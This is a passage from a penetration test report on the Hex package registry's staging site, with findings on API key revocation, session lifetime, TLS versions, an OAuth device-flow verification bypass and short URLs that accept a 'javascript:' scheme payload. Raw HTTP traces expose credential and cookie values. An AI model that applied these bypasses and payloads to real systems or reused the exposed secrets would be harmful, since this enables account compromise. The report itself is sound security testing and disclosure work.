cGVudGVzdGVyMitqZXN0ZXJAemVudHJ1c3QucGFydG5lcnM6MilnPD03fUxCKnBOL0QzMw==
host: staging.hex.pm
Content-Length: 100

{"name":"gleam-202501032-1-cbaumann-1767887974","permissions":[{"domain":"api","resource":"
write"}]}
```

The response show the secret which was saved locally and encrypted:

```
HTTP/2 201 Created
Cache-Control: private, max-age=60
Content-Length: 346
Content-Type: application/json; charset=utf-8
Date: Thu, 08 Jan 2026 15:59:48 GMT
Location: /api/keys/gleam-202501032-1-cbaumann-1767887974
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept, accept-encoding, accept-encoding
X-Ratelimit-Limit: 500
X-Ratelimit-Remaining: 499
X-Ratelimit-Reset: 1767888000
X-Request-Id: GIjMwjpC1OxDf9AAAA1S
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{"name":"gleam-202501032-1-cbaumann-1767887974","permissions":[{"domain":"api","resource":"
write"}],"url":"https://staging.hex.pm/api/keys/gleam-202501032-1-cbaumann-1767887974","sec
```

```
ret":"298f5a6cd54d3005fdfe750f9506445d","inserted_at":"2026-01-08T15:59:48.651039Z","update
d_at":"2026-01-08T15:59:48.651039Z","revoke_at":null,"authing_key":false}
```


Since a key was already present, a request for deletion of the old key was sent with the new API key. However, the user was changed and is not associated to the new key:

```
DELETE /api/keys/gleam-202501032-1-cbaumann-1767788453 HTTP/2
Host: staging.hex.pm
User-Agent: hexpm (5.0.0)
Authorization: 298f5a6cd54d3005fdfe750f9506445d
Content-Type: application/json
```

The key could not be deleted, since the new API key does not belong to the user of the old key:

```
HTTP/2 404 Not Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 41
Content-Type: application/json; charset=utf-8
Date: Thu, 08 Jan 2026 16:00:02 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Ratelimit-Limit: 500
X-Ratelimit-Remaining: 499
X-Ratelimit-Reset: 1767888060
X-Request-Id: GIjMxXlhfQmDn1QAAA1y
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{"message":"Page not found","status":404}
```

### 5.9.1 Recommendation

It is recommended to ensure that API key revocation is performed using credentials that are authorized to manage the key being deleted, or by implementing a backend-driven revocation process that does not rely on the newly issued key. Additionally, the CLI should explicitly track and revoke all previously issued API keys upon user change, regardless of the authenticated user context. Implementing expiration times for API keys and providing administrative visibility into active keys can further reduce the risk associated with stale credentials.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Secrets_Management_Cheat_Sheet.html

### 5.9.2 Retest result

Information by Erlang Ecosystem Foundation: Mitigation not yet implemented.

## 5.10 Session Timeout

Finding-ID: b418d24f-fa7f-4c58-bd48-64c604b726ad

| | |
|---|---|
| **Class** | A07:2025 - Authentication Failures |
| **CWE** | CWE-613: Insufficient Session Expiration |
| **Severity** | Low |
| **Retest result** | Accepted |
| **Area** | Hex |

*Session cookies were found to remain valid for a period of one month. In the worst case, an attacker who gains access to a valid session cookie could maintain unauthorized access to a user account for an extended period without detection.*

The following HTTP-POST-Request was sent to log in a user:

```
POST /login HTTP/2
Host: staging.hex.pm
Content-Length: 137
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

_csrf_token=PhkkOx4oAEg6FnAGfHEVF2EeEnNeMSpeorVCIbQebNI34Fcn4j_65eo1&username=pentester1%40z
entrust.partners&password=[Redacted]&return=
```

The response shows a successful login request and the issued cookie from the backend with a validity time of one month:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 83
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Mon, 05 Jan 2026 10:32:07 GMT
Location: /users/pentester1
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIfPIvWO0LNsZEYAABGx
Set-Cookie: _hexpm_key=[Redacted]; path=/; expires=Wed, 04 Feb 2026 10:32:08 GMT; max-
age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/users/pentester1">redirected</a>.</body></html>
```

### 5.10.1 Recommendation

It is recommended to reduce the lifetime of issued authentication cookies to align with a typical user usage window.

For example, for an office worker who is working a full day, an appropriate absolute timeout range could be between 4 and 8 hours.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#session-expiration

### 5.10.2 Retest result

According to the Erlang Ecosystem Foundation the "Sudo Mode" (See https://github.com/hexpm/hexpm/pull/1403) was implemented, and it has the following security impacts:

- "Sudo Mode" is automatically activated on login and expires after a configurable timeout (default: 1 hour, 1 min in dev)
- Users must re-authenticate (password or 2FA) when sudo expires

The re-test showed that, a re-authenticate via password or 2FA-code (if activated) is enforced for certain functionalities after a defined period of time (1 hour).


For example the following request was sent as a logged-in user without "Sudo Mode" enabled (the timeout of 1 hour was reached) to the `/dashboard/keys` endpoint :

```
GET /dashboard/keys HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
144.0.0.0 Safari/537.36
```

The response was a redirect to the `sudo` endpoint:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 71
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
dgaU_CZvdIOU9aOSDLMH1Gyvc7YH29_jDzs8raq-B0I' 'strict-dynamic'; style-src 'nonce-
wqsLXuO3FUREQ_XLZU4HiNpLj2xrylDCyT-_acv1sn0'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Tue, 24 Mar 2026 07:24:22 GMT
Location: /sudo
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ-2KINT_OsulFYAAA7R
Set-Cookie: _hexpm_key=[Redacted]; path=/; expires=Thu, 23 Apr 2026 07:24:23 GMT; max-
age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/sudo">redirected</a>.</body></html>
```

The following screenshot shows the `sudo` page where the user is required to enter the account's password again to be able to access the `/dashboard/keys` endpoint:




The following excerpt shows the `sudo` re-authentication by a user that has a single-factor authentication activated (username+password):


```
POST /sudo HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Referer: https://staging.hex.pm/sudo
Content-Type: application/x-www-form-urlencoded

_csrf_token=PSZiFTYySxUEAgd1NUUKDRYMCxISATwabv1xDgfRWpHMB3SOuKSwsVxH&type=password&password=
[Redacted]
```

The response was a redirect to the `/dashboard/keys` endpoint:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 81
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
xW3pOAuw5IQwc92GKVTSyJfkOLkZ0jpfiNGOi8iBzQg' 'strict-dynamic'; style-src 'nonce-
wxlnFU5obmvIgSIaBpGYyztwAao7fp9Unq-iWa_zKe8'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Tue, 24 Mar 2026 12:22:38 GMT
Location: /dashboard/keys
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
```

```
X-Request-Id: GJ_GbwjANeBCLJQAACjR
Set-Cookie: _hexpm_key=[Redacted]; path=/; expires=Thu, 23 Apr 2026 12:22:38 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
```

The server allows access to the protected resource after the credentials were entered as the following screenshot shows:




The re-test showed that, the "Sudo Mode" only protects certain functionalities of the web application that can be found at the endpoints:

- `/oauth/device`
- `/dashboard/email`
- `/dashboard/keys`
- `/dashboard/orgs/`
- `/dashboard/security/`

## 5.11 Weak TLS-Versions Supported

Finding-ID: b421b157-c9e1-443a-956d-a169e62dae2b

| | |
|---|---|
| **Class** | A02:2025 - Security Misconfiguration |
| **CVSS score** | 2.3 (CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:P/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N) |
| **CWE** | CWE-326: Inadequate Encryption Strength |
| **Severity** | Low |
| **Retest result** | Resolved |
| **Area** | Hex |

*The affected domain supports deprecated TLS protocol versions 1.0 and 1.1. In the worst case, attackers could exploit known weaknesses in these protocols to compromise the confidentiality or integrity of encrypted communications.*

The penetration test has revealed that the affected service allows connections using TLS 1.0 and TLS 1.1. Although newer and more secure versions were also supported, the continued availability of these deprecated protocols exposes clients to downgrade attacks and the exploitation of known cryptographic flaws. This weakens the overall transport security and may allow attackers in a network-based attack position to intercept or manipulate encrypted traffic under certain conditions.

`staging.hex.pm`

```
$ ./testssl.sh -oH ../eef/ https://staging.hex.pm/

###########################################################################
  testssl.sh version 3.3dev from https://testssl.sh/dev/
  (6a5a69fc 2025-12-20 23:24:50)

  This program is free software. Distribution and modification under
  GPLv2 permitted. USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!

  Please file bugs @ https://testssl.sh/bugs/
###########################################################################

  Using OpenSSL 1.0.2-bad (Mar 28 2025)  [~183 ciphers]
  on redteam:./bin/openssl.Linux.x86_64

Testing all IPv4 addresses (port 443): 130.211.18.203
---------------------------------------------------------------------------------------------
-------------
 Start 2026-01-05 10:02:01        -->> 130.211.18.203:443 (staging.hex.pm) <<--

 rDNS (130.211.18.203):  203.18.211.130.bc.googleusercontent.com.
 Service detected:       HTTP

 Testing protocols via sockets except NPN+ALPN

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      offered (deprecated)
 TLS 1.1    offered (deprecated)
 TLS 1.2    offered (OK)
 TLS 1.3    offered (OK): final
 QUIC       Local problem: No OpenSSL QUIC support
 NPN/SPDY   grpc-exp, h2, http/1.1, http/1.0 (advertised)
 ALPN/HTTP2 h2, http/1.1, grpc-exp (offered)
```

### 5.11.1 Recommendation

It is recommended to disable support for TLS 1.0 and TLS 1.1 on all servers. Only TLS 1.2 and TLS 1.3 with strong, modern cipher suites should be enabled. After making these changes, compatibility testing should be performed to ensure that all legitimate clients can still connect securely, and the TLS configuration should be periodically reviewed to align with current best practices.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Security_Cheat_Sheet.html

### 5.11.2 Retest result

The retest showed that the server does not support TLS 1.1 anymore and therefore the issue has been successfully fixed:

```
./testssl.sh https://staging.hex.pm/
[...]
Testing protocols via sockets except NPN+ALPN

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    offered (OK)
 TLS 1.3    offered (OK): final
 QUIC       Local problem: No OpenSSL QUIC support
 NPN/SPDY   grpc-exp, h2, http/1.1, http/1.0 (advertised)
 ALPN/HTTP2 h2, http/1.1, grpc-exp (offered)
 [...]
```

## 5.12 Insecure OAuth 2.0 Device Authorization Grant

Finding-ID: 8d6a19a8-1f4b-44a4-9399-b61c726505bd


| | |
|---|---|
| **Class** | A07:2025 - Authentication Failures |
| **CVSS score** | 2.1 (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:A/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N) |
| **CWE** | CWE-287: Improper Authentication |
| **Severity** | Low |
| **Retest result** | Accepted |
| **Area** | Hex |

*The OAuth 2.0 Device Authorization Grant is implemented in a non-compliant and insecure manner, allowing critical verification steps to be bypassed. In the worst case, an attacker can trick a user into approving a malicious authorization request and subsequently obtain valid access tokens without the intended user verification.*


The penetration test has revealed that the implemented device authorization flow can be shortened by supplying a specific URL parameter and that no meaningful information is presented to the user during the device authorization.

As can be seen in the first step the code, listed in the Hex CLI, was displayed to the user in the web browser and needed to be confirmed as matching.

```
mix hex.user auth
To authenticate, visit: https://staging.hex.pm/oauth/device?user_code=J235WRW3

Your verification code:

  3KL4-T357

Verify this code matches what is shown in your browser.
```




However, this confirmation step could be bypassed entirely by supplying the request parameter `verified=true` with minimal information on which "device" will be authorized (`Hex CLI`):




As a result, a user only needed to approve the authorization grant itself. If an attacker is able to send a victim a crafted authorization link through social engineering and already possesses the device code, the attacker can obtain valid access tokens once the user approves the grant. This breaks the intended security guarantees of the OAuth device flow and eases account compromise through phishing-style attacks.

### 5.12.1 Recommendation

It is recommended to implement the OAuth 2.0 Device Authorization Grant strictly according to the relevant specification.

To reduce the likelihood of a successful phishing, the user can be requested to manually enter the user code on a trusted device, and this step must not be skippable or controllable via client-supplied parameters (switch from `verification_uri_complete` flow to `verification_uri` see RFC 8628).

Any server-side state indicating successful verification should be derived exclusively from validated user interaction.

For more information on how to fix the finding, see:

- https://www.rfc-editor.org/rfc/rfc8628

### 5.12.2 Retest result

The Erlang Ecosystem Foundation, together with the Hex.pm team, has reviewed this finding and made an explicit decision to accept the associated risk at this time, based on the current system design and planned mitigations.

However, the `verified` GET parameter has been replaced with a `action=verify` which is sent via `POST` request:

```
POST /oauth/device HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=252977++X5BNJ3TblrNvXzGmP6JNdIwyRYjDZVy8rSjUq4ThbkU=
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0)
Referer: https://staging.hex.pm/oauth/device?user_code=F69FY5PR
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: https://staging.hex.pm

_csrf_token=NwsIDn8NMlMEODFmNg13ICcuFjoNFF4nVXlW0XudLVGPN8OnxYzPaM3j&user_code=F69F-
Y5PR&action=verify
```

The response was:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 9281
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
GpRCvtZGRZ9UmOI2FCsQv0s8Z3GG-7CUztck0xXLLrY' 'strict-dynamic'; style-src
'nonce-34HfVguK0UZt8jb5IeqQ8tnqBtzmdkFLhqTVCVyJF-Q'; connect-src 'self' https://
*.hcaptcha.com https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src
'self' data: https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to
csp-endpoint; font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src
'self' https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://
*.stripe.com; object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Mon, 23 Mar 2026 15:05:31 GMT
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
```

```
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ-AvgRTeBOt6TUAACfR
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
<button class="btn btn-primary btn-lg authorization-btn" name="action" type="submit"
value="authorize">Authorize</button>
<button class="btn btn-danger btn-lg authorization-btn" name="action" type="submit" value="
deny">Deny</button>
        </div>
      </div>
[...]
```

Which reduced the risk of leaking the transfered code.

## 5.13 Short URLs allow Schemes other than http(s)

Finding-ID: c317a558-1df7-46d1-b3c8-3a1af60998c8

| | |
|---|---|
| **Class** | A05:2025 - Injection |
| **CVSS score** | 2.1 (CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:A/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N) |
| **CWE** | CWE-84: Improper Neutralization of Encoded URI Schemes in a Web Page |
| **Severity** | Low |
| **Retest result** | Resolved |
| **Area** | Hex |

*The short URL functionality does not properly validate URL schemes and allows schemes other than HTTP or HTTPS. In the worst case, this weakness could be abused for phishing or future client-side exploitation if browser or application behavior changes.*

The penetration test has revealed that the platform's short URL feature correctly validates the host to ensure that links point to the intended domain. However, the scheme component of the URL is not validated. As a result, it is possible to create short URLs using schemes other than `http` or `https`, provided that the host value is correct. During testing, a `javascript:` URL could be supplied and was accepted by the application. Although the payload was not executed, because the redirect is initially performed via the HTTP Location header, which modern browsers protect against executing `javascript:` URLs, this behavior still represents an unsafe implementation choice. If the URL is reused in a different context (e.g., embedded directly into HTML or processed by non-browser clients), this could lead to exploitable conditions.

A short URL could be created with the following endpoint without any authentication

```
POST /api/short_url?url=javascript://hex.pm/%250Aalert(1) HTTP/2
Host: staging.hex.pm
User-Agent: hexpm (5.0.0)
Accept: application/json
Content-Length: 4

test
```

The created URL was returned

```
HTTP/2 201 Created
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 40
Content-Type: application/json; charset=utf-8
Date: Wed, 14 Jan 2026 16:54:24 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Ratelimit-Limit: 100
X-Ratelimit-Remaining: 99
X-Ratelimit-Reset: 1768409700
X-Request-Id: GIqnOIsAtsgy0T8AACLC
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{"url":"https://staging.hex.pm/l/cdX2w"}
```

Entering the short URL would cause a redirect to the previously provided URL

```
GET /l/cdX2w HTTP/1.1
Host: staging.hex.pm
```

```
Cookie: _hexpm_key=217266++JbvrCzMRJ2rSZA2xZ_HegR-kFH3hvy8YdD8Irjb9w3c=
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
```

The response shows the attempt to redirect to the JavaScript-URL

```
HTTP/2 301 Moved Permanently
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 97
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Thu, 15 Jan 2026 16:27:35 GMT
Location: javascript://hex.pm/%0Aalert(1)
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIr0VolvksTgyJgAAAhB
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="javascript://hex.pm/%0Aalert(1)">redirected</a>.</body><
/html>
```

### 5.13.1 Recommendation

It is recommended to explicitly restrict allowed URL schemes to http and https when creating short URLs. Any other scheme should be rejected during validation. Additionally, URL parsing and validation should be performed using a well-tested library to avoid edge cases. As a defense-in-depth measure, short URLs should be safely encoded whenever they are rendered in HTML contexts to prevent potential client-side exploitation if validation controls fail in the future.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

### 5.13.2 Retest result

The issue has been successfully fixed: https://github.com/hexpm/hexpm/pull/1414

As in the initial pentest the following request was sent:

```
POST /api/short_url?url=javascript://hex.pm/%250Aalert(1) HTTP/2
Host: staging.hex.pm
User-Agent: hexpm (5.0.0)
Accept: application/json
Content-Length: 4

test
```

The response showed that the server rejected the request with the error `must use http or https scheme`:

```
HTTP/2 422 Unprocessable Entity
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 95
Content-Type: application/json; charset=utf-8
Date: Mon, 23 Mar 2026 15:29:02 GMT
Server: Cowboy
```

```
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Ratelimit-Limit: 100
X-Ratelimit-Remaining: 99
X-Ratelimit-Reset: 1774279800
